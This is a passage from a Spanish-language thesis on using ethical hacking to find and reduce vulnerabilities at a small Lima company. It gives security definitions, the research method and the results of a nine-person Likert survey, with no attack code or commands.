


Figura 7:Fase de informe.
Fuente: *Elaboración propia.*

2.3 Definición de términos básicos.

Riesgo: Es la posibilidad de que una amenaza se concrete, dañando a la organización, con pérdida o robo de información o en la detención de su actividad como consecuencia del daño ocasionado. El riesgo puede ser mitigado mediante políticas de seguridad y continuidad del negocio que prevendrán posibles ataques. (Glosario de términos de ciberseguridad: Una guía de aproximación para el empresario. INCIBE, 2021).

Vulnerabilidad: Debilidad o fallo del sistema que puede ser aprovechado con fines maliciosos. Cuando se descubre un CVE el desarrollador del software lo solucionará publicando una actualización de seguridad del producto. (Glosario de términos de ciberseguridad: Una guía de aproximación para el empresario. INCIBE, 2021).

Amenaza: Circunstancia desfavorable que puede suceder y que cuando pasa tiene consecuencias negativas sobre los activos provocando funcionamiento incorrecto

o no deseado. Las causas pueden ser naturales, accidentales o intencionadas. Si se aprovecha una vulnerabilidad o debilidad en los sistemas, puede derivar en un incidente de seguridad. (Glosario de términos de ciberseguridad: Una guía de aproximación para el empresario. INCIBE, 2021).

Impacto: Es el efecto y la consecuencia que produce un incidente, desastre, problema o cambio en los niveles de servicio en la organización. (Glosario de términos de ciberseguridad: Una guía de aproximación para el empresario. INCIBE, 2021).

Exploit: Secuencia de comandos maliciosos utilizados para aprovechar un fallo o vulnerabilidad del sistema, provocando un comportamiento no deseado o imprevisto. Mediante la ejecución del exploit se busca, el acceso a un sistema de forma ilegítima, o la obtención de permisos de administrador del sistema previamente comprometido, o la denegación de servicios en el sistema objetivo. (Glosario de términos de ciberseguridad: Una guía de aproximación para el empresario. INCIBE, 2021).

Payload: La carga útil son las instrucciones que se ejecutaran en el host objetivo aprovechando la vulnerabilidad con la finalidad de establecer la conexión con el sistema objetivo y tomar el control de este.

GNU/ Kali Linux: anteriormente conocido como BackTrack Linux, es una distribución de Linux basada en Debian de código abierto destinada a ejecutar pruebas de penetración avanzadas y auditorías de seguridad. (Documentos de Kali.org, 2022).

Seguridad de la información: Se encarga de proteger la información como activo de más alto valor de la organización la cual está alojada en medios físicos y lógicos, incluye tres dimensiones: la confidencialidad, la disponibilidad y la integridad, con el objetivo de garantizar el éxito empresarial sostenido, su continuidad y minimizar impactos; conlleva la aplicación y la gestión de medidas de seguridad adecuadas,

que implican la consideración de una gran gama de amenazas. (ISO/IEC 27001 Internal Auditor / Lead Auditor (I27001IA/LA), 2020).

Seguridad informática: Área o dependencia que pertenece y reporta a Seguridad de la Información. La seguridad informática se encarga de resguardar los activos digitales almacenados en los medios informáticos.
Asimismo, se adoptan acciones de prevención a efectos que las organizaciones o personas tengas las facilidades para el cumplimiento de los objetivos trazados, de esta manera se podrá controlar y a la vez proteger los sistemas, contrarrestando los ataques de malware y explotación de vulnerabilidades. (Durand More, 2019).

Ciberseguridad ofensiva: Área o Dependencia que pertenece y reporta a Seguridad de la Información. Se conforma por un conjunto de personas (Pentesters y Red Teamers) que utilizan herramientas especializadas, se encarga de poner a prueba el supuesto de ser seguros para poder descubrir limitaciones en los activos (lógicos y físicos) donde se brindará posteriormente las recomendaciones de remediación para reducir los riesgos de seguridad en la organización, desarrollando la madurez de la Seguridad de la Información.

Ethical hacking: Es legal, porque se tiene el consentimiento del objetivo. Según la CDN, el proceso de piratería ética confirma las afirmaciones de varios proveedores sobre la seguridad de sus productos. El valor del pirateo ético es ilimitado, ya que es útil para proteger sistemas críticos, redes y cuentas de los ladrones de datos. Proporciona un control completo al propietario de la información, detecta fallas sistémicas, mejorando la seguridad informática. (Tovar Romero, 2020).

Pentesting: Es la prueba de penetración que se realiza a un sistema informático para medir el nivel de seguridad de dicho sistema frente a un posible ataque realizado por un actor malicioso. El pentesting se lleva a cabo con cierta información proporcionada por la empresa, con la finalidad de descubrir y evidenciar fallos en sus sistemas y/o aplicaciones. (Tovar Romero, 2020).

III.- MÉTODOS Y MATERIALES.

3.1 Hipótesis de la investigación.

3.1.1 Hipótesis general.

Existe la necesidad de aplicar Ethical hacking sobre la infraestructura tecnológica de MAXIMA SEGURIDAD CORP E.I.R.L. influirá en el descubrimiento de las vulnerabilidades en los sistemas para reducir riesgos de seguridad y proteger la información como activo de alto valor de la organización.

3.1.2 Hipótesis específicas.

La aplicación de Ethical Hacking permite identificar a los responsables del activo que no cumple con las políticas de seguridad de información.

Mediante la aplicación de Ethical Hacking nos permite descubrir las fallas en el diseño de los procesos de negocio.

La aplicación de Ethical Hacking nos permite determinar las vulnerabilidades que existen en un sistema y en los servicios que afectan a las operaciones de negocios.

3.2 Variables del Estudio.

3.2.1 Definición Conceptual.

Variable Independiente – Vulnerabilidades

Según Parra Tapia, (2020) nos define que:
Se denomina vulnerabilidad a la probabilidad de que una amenaza perpetre un ataque aprovechando una debilidad. Se es vulnerable a cualquier evento, sin importar su naturaleza interna o externa que pueda afectar los activos informáticos, los datos o la información ante la posibilidad de la presencia de un ataque deliberado o no, por parte del personal interno o externo a la organización (p.4).

Variable Dependiente - Ethical Hacking

Según Espinoza Araujo (2020) en su tesis:

Se refiere a la acción de “hackear” los sistemas informáticos de una organización previa autorización de esta, en el cual se utilizan las mismas técnicas y herramientas de un ciber atacante o ciberdelincuente, el cual es una persona que rompe la seguridad de un sistema informático con fines ilícitos. El Ethical Hacking busca de una manera legal y legítima identificar vulnerabilidades de un sistema informático, por lo tanto, es una prueba de penetración controlada, la cual implica no comprometer la disponibilidad de las operaciones de la organización para no afectar al negocio, generando un informe sobre los resultados de las fallas descubiertas, así como brindar alternativas de solución para poder mitigarlas (p.79).

3.2.2 Definición Operacional

Tabla 1: *Matriz de Operacionalización de la variable vulnerabilidades.*

DIMENSIONES	INDICADORES	ITEM	ESCALA DE VALORIZACIÓN
Incumplimiento de las políticas de seguridad	• Revisión periódica	1-2	Cuestionario con escala de Likert
Fallas en el diseño de los procesos del negocio	• Verificación manual	3	Escala: 1=No
Vulnerabilidades en los sistemas y los servicios	• Reconocimiento de hosts	4-6	2=Desconoce 3=A veces
	• Enumeración de servicios	7-10	4=Requiere evaluación 5=Sí

Fuente: *Elaboración Propia.*

Tabla 2: *Matriz de Operacionalización de la variable Ethical hacking.*

DIMENSIONES	INDICADORES	ITEM	ESCALA DE VALORIZACIÓN
Análisis de las vulnerabilidades	• Identificación de las vulnerabilidades en el sistema o servicios	11-12	Cuestionario con escala de Likert
Explotación y post-explotación	• Compromiso Inicial mediante la explotación de la limitación	13-15	Escala: 1=No
	• Post-explotación	16-17	2=Desconoce
Recomendaciones de remediación	• Medidas para remediar las vulnerabilidades	18	3=A veces 4=Requiere evaluación
	• Informe Ejecutivo y Técnico	19-20	5=Sí

Fuente: *Elaboración Propia*.

3.3 Tipo y Nivel de Investigación

En la presente investigación es de enfoque **cuantitativo,** de nivel **explicativa, correlacional** y con diseño **no experimental** de corte **Transversal**.

3.3.1 Tipo de Investigación

Según Hernández Sampieri, Fernández Collado, & Baptista Lucio, (2014) afirma “la investigación cumple dos propósitos fundamentales: la primera en producir conocimiento y teorías, esto es la investigación básica, y la segunda en resolver problemas, esta es la investigación aplicada.” (p.20).

La presente investigación es de tipo aplicada, a causa de que se busca resolver el problema de reducir las vulnerabilidades de la infraestructura tecnológica implementando Ethical Hacking en MAXIMA SEGURIDAD CORP E.I.R.L. el 2023 en Lima, Perú.”

3.3.2 Nivel de Investigación

Explicativa

Por ello José Luis Arias Gonzáles, Julio Holgado Tisoc, Tania Luz Tafur Pittman y Mario José Vásquez Pauca, (2022) nos dice que:

Este alcance tiene la característica de establecer causa – efecto entre sus variables, son más profundas y estructuradas a diferente de los alcances previos. Existen las variables independientes (causas) y las variables dependientes (efectos) y las hipótesis se pueden plantear de forma que se establezca causalidad (p.70).

Correlacional

Según Hernández Sampieri, Fernández Collado, & Baptista Lucio, (2014) definen que “la investigación correlacional asocia variables mediante un patrón predecible para un grupo o población.” (p.81).

3.4 Diseño de Investigación.

3.4.1 Diseño de Investigación.

El diseño de investigación es **no experimental, transversal.**

No Experimental

Según José Luis Arias Gonzáles, Julio Holgado Tisoc, Tania Luz Tafur Pittman y Mario José Vásquez Pauca, (2022) definen que en el diseño no experimental "no hay estímulos o condiciones experimentales a las que se sometan las variables de estudio, los sujetos del estudio son evaluados en su contexto natural sin alterar ninguna situación, no se manipulan ni controlan las variables de estudio." (p.63).

Transversal

Según José Luis Arias Gonzáles, Julio Holgado Tisoc, Tania Luz Tafur Pittman y Mario José Vásquez Pauca, (2022) nos dice que "este tipo de investigación recoge los datos en un solo momento y solo una vez, es como tomar una fotografía para luego describirla en la investigación." (p.71)

3.4.2 Método de Investigación.

En tal sentido José Luis Arias Gonzáles, Julio Holgado Tisoc, Tania Luz Tafur Pittman y Mario José Vásquez Pauca, (2022) nos definen que:

La investigación cuantitativa es un proceso estructurado y preestablecido bajo un método científico que permite recolectar datos nominales, ordinales o continuos de una población determinada. Estos datos son sistematizados mediante tablas de distribución, diagramas de dispersión, regresión lineal, entre otros, también, su fin es probar una hipótesis planteada en la investigación (p.59).

3.5 Población y Muestra de estudio.

El presente estudio se realiza en MAXIMA SEGURIDAD CORP E.I.R.L – Lima, 2023 y se utilizó como instrumento al cuestionario conformado por 20 preguntas para la recolección de datos proporcionando información cuantitativa otorgada por los colaboradores de MAXIMA SEGURIDAD CORP E.I.R.L.

3.5.1 Población.

Los investigadores definen a la población como "Un conjunto infinito o finito de sujetos que tienen características similares o comunes entre sí" (Arias, Holgado, Tafur y Vásquez, 2012, p.93).

Para esta investigación, se consideró como población a los 9 colaboradores de MAXIMA SEGURIDAD CORP E.I.R.L. los que en su conjunto son una población finita o pequeña.

3.5.2 Muestra.

Los investigadores nos dicen que la muestra “es un subgrupo de la población, se utiliza para economizar tiempo y recursos, donde implica definir la unidad de muestreo y de análisis, delimitando la población para generalizar los resultados y establecer parámetros” (Hernández, Fernández, & Baptista, 2014, p. 171).

Para esta investigación la muestra fue censal, pues de acuerdo con la teoría exacta del muestreo o la teoría de pequeñas muestras (de 1 a 30 elementos), el total de la población es la muestra, la encuesta se realiza a los 9 colaboradores de MAXIMA SEGURIDAD CORP E.I.R.L.

Con respecto al muestreo, se eligió el método no probabilístico y el muestreo de conveniencia o intencional, ya que los elementos forman parte de la totalidad de la población y se hallan en el marco muestral, cumpliendo con las características de interés.

3.6 Técnicas e instrumentos de recolección de datos.

3.6.1 Técnicas de recolección de datos.

Según Fidias G. Arias, (2016) nos dice que:
Una vez efectuada la operacionalización de las variables y definidos los indicadores, se seleccionan las técnicas e instrumentos de recolección de datos necesarios para verificar las hipótesis o responder las interrogantes formuladas. Todo con respecto al problema, los objetivos y el diseño de la investigación (p.68).
En efecto para la investigación se utilizó como técnica definida para recolección de los datos, la encuesta, el cual nos permite obtener resultados de un grupo de personas que están directamente relacionadas con el tema de investigación, en tal sentido se tendrá la información desde una base inicial y directa. Al mismo tiempo se aplica para la investigación un cuestionario compuesto por 20 preguntas

dirigidas al personal relacionado con la reducción de vulnerabilidades de la infraestructura tecnológica de MAXIMA SEGURIDAD CORP E.I.R.L.

Tabla 3: *Técnica e instrumento de recolección de datos.*

Técnica	Instrumento	Fuente	Informantes
Encuesta	Cuestionario	Colaboradores de la empresa.	Colaboradores de la empresa

Fuente: *Elaboración Propia.*

3.6.2 Instrumento de recolección de datos.

Para el presente proyecto de investigación el instrumento de recolección de datos utilizado fue el cuestionario de tipo Likert de 20 preguntas en base a la variable dependiente, ethical hacking para reducir vulnerabilidades en la infraestructura tecnológica MAXIMA SEGURIDAD CORP E.I.R.L.

El investigador concluyó que “un instrumento de recolección de datos es cualquier recurso, dispositivo o formato (en papel o digital), que se utiliza para obtener, registrar o almacenar información” (Fidias, 2016, p.68).

3.7 Validación y confiabilidad del instrumento.

3.7.1 Validez del Instrumento.

La validación de instrumentos es efectuada por un docente experto, mediante el juicio de experto.

Al validarse el instrumento, se procedió a la recolección de datos, de la muestra No Probabilística.

Tabla 4: *Validación de expertos.*

Validación de expertos.	
Mgtr. Edwin Hugo Benavente Orellana	Experto Metodólogo y Temático

Fuente: *Elaboración Propia.*

3.7.2 Confiabilidad del Instrumento.

***Tabla 5**: Estadísticas de fiabilidad*
Estadísticas de fiabilidad

Alfa de Cronbach	N de elementos
.794	20

***Fuente:** Elaboración Propia.*

De acuerdo con la Tabla 5, el resultado obtenido (0.794) con SPSS indica que el coeficiente de confiabilidad (Alfa de Cronbach) es Alta. Lo cual significa que el Instrumento es confiable.

3.8 Método de análisis de datos.

Para el proceso de análisis de los datos obtenidos de la encuesta sobre Ethical Hacking para reducir las vulnerabilidades en la infraestructura tecnológica, se utilizó el programa SPSS 29.0.1.0 donde la información base del cuestionario se recogió manualmente.

3.9 Aspectos éticos.

El profesional debe actuar con integridad, honradez y manteniendo la confidencialidad en los servicios prestados a la sociedad; soy autor de las evidencias mencionadas en esta investigación y tiene como finalidad contribuir con el conocimiento para beneficio de los profesionales de la Ciberseguridad Ofensiva.

IV.- RESULTADOS.

4.1 Resultados.

Resultados de encuesta Ethical hacking para reducir las vulnerabilidades en la infraestructura tecnológica de MAXIMA SEGURIDAD CORP E.I.R.L – Lima, 2023.

CONSIDERANDO LOS 20 ITEM

Tabla 6: *Encuesta total de los 20 ITEM.*

ETHICAL HACKING PAR REDUCIR LAS VULNERABILIDADES		
NIVEL DE OPINIÓN	f	h%
No	0	0.0
Desconoce	0	0.0
A veces	0	0.0
Requiere evaluación	7	77.8
Sí	2	22.2
Total	9	100.00

Fuente: *Elaboración propia del autor.*




Figura 8:Encuesta total de los 20 ITEM.
Fuente: *Elaboración propia con SPSS.*

Observamos, en la tabla 6 y figura 8 de la base de datos de la encuesta; el uso de Ethical hacking para reducir las vulnerabilidades, se percibe que un 0.0% de los encuestados respondieron No, 0.0 % de los encuestados respondieron Desconoce, 0.0 % de los encuestados respondieron A veces, 77.8 % de los encuestados respondieron Requiere evaluación y finalmente un 22.2 % de los encuestados respondieron Sí.

CONSIDERANDO LAS VARIABLES Y OBJETIVOS ESPECÍFICOS.

VARIABLE DEPENDIENTE:

ETHICAL HACKING

Tabla 7: *Ethical Hacking.*

Ethical Hacking		
NIVEL DE OPINIÓN	f	h%
No	0	0.0
Desconoce	0	0.0
A veces	0	0.0
Requiere evaluación	6	66.7
Sí	3	33.3
Total	9	100.00

Fuente: *Elaboración propia del autor.*




Figura 9:Ethical Hacking.
Fuente: *Elaboración propia con SPSS.*

Observamos en la tabla 7 y figura 9 de la base de datos de la encuesta, Ethical Hacking se percibe que un 66.7 % respondieron Requiere evaluación y un 33.3% respondieron Sí.

VARIABLE INDEPENDIENTE:

Tabla 8: *Vulnerabilidades.*

Vulnerabilidades		
NIVEL DE OPINIÓN	f	h%
No	0	0.0
Desconoce	0	0.0
A veces	0	0.0
Requiere evaluación	8	88.9
Sí	1	11.1
Total	9	100.00

Fuente: *Elaboración propia del autor.*




Figura 10:Vulnerabilidades.
Fuente: *Elaboración propia con SPSS.*

Observamos en la tabla 8 y figura 10 de la base de datos, de la encuesta, Vulnerabilidades, se percibe que un 88.9 % respondieron Requiere evaluación y un 11.1% respondieron Sí.

VARIABLE DEPENDIENTE POR DIMENSIONES.

DIMENSIÓN 1: ANÁLISIS DE VULNERABILIDADES

Tabla 9: *Variable dependiente, por dimensión Análisis de las vulnerabilidades.*

Dimensión 1: Análisis de las vulnerabilidades.

NIVEL DE OPINIÓN	f	h%
No	0	0.0
Desconoce	0	0.0
A veces	2	22.2
Requiere evaluación	4	44.4
Sí	3	33.3
Total	9	100.00

Fuente: *Elaboración propia del autor.*




Figura 11:Variable dependiente, por dimensión Análisis de las vulnerabilidades.
Fuente: *Elaboración propia con SPSS.*

Observamos en la tabla 9 y figura 11 de la base de datos, de la encuesta, Incumplimiento de las Políticas de seguridad, se percibe que un 22.2 % respondieron A veces, un 44.4 % respondieron Requiere evaluación y un 33.3% respondieron Sí.

DIMENSIÓN 2: EXPLOTACIÓN Y POST EXPLOTACIÓN.

Tabla 10: *Variable Dependiente – Explotación y Post explotación.*

Dimensión 2: Explotación y Post explotación.

NIVEL DE OPINIÓN	f	h%
No	0	0.0
Desconoce	0	0.0
A veces	4	44.4
Requiere evaluación	4	44.4
Sí	1	11.1
Total	9	100.00

Fuente: *Elaboración propia del autor.*




Figura 12:Variable Dependiente - Explotación y Post explotación.
Fuente: *Elaboración propia con SPSS.*

Observamos en la tabla 10 y figura 12 de la base de datos, de la encuesta, Explotación y Post explotación, se percibe que un 44.4 % respondieron A veces, un 44.4 % respondieron Requiere evaluación y un 11.1% respondieron Sí.

DIMENSIÓN 3: RECOMENDACIONES DE REMEDIACIÓN.

Tabla 11: *Variable Dependiente – Recomendaciones de remediación.*

Dimensión 3: Recomendaciones de remediación.

NIVEL DE OPINIÓN	f	h%
No	0	0.0
Desconoce	0	0.0
A veces	0	0.0
Requiere evaluación	0	0.0
Sí	9	100.0
Total	9	100.00

Fuente: *Elaboración propia del autor.*




Figura 13:Variable Dependiente - Recomendaciones de remediación.
Fuente: *Elaboración propia con SPSS.*

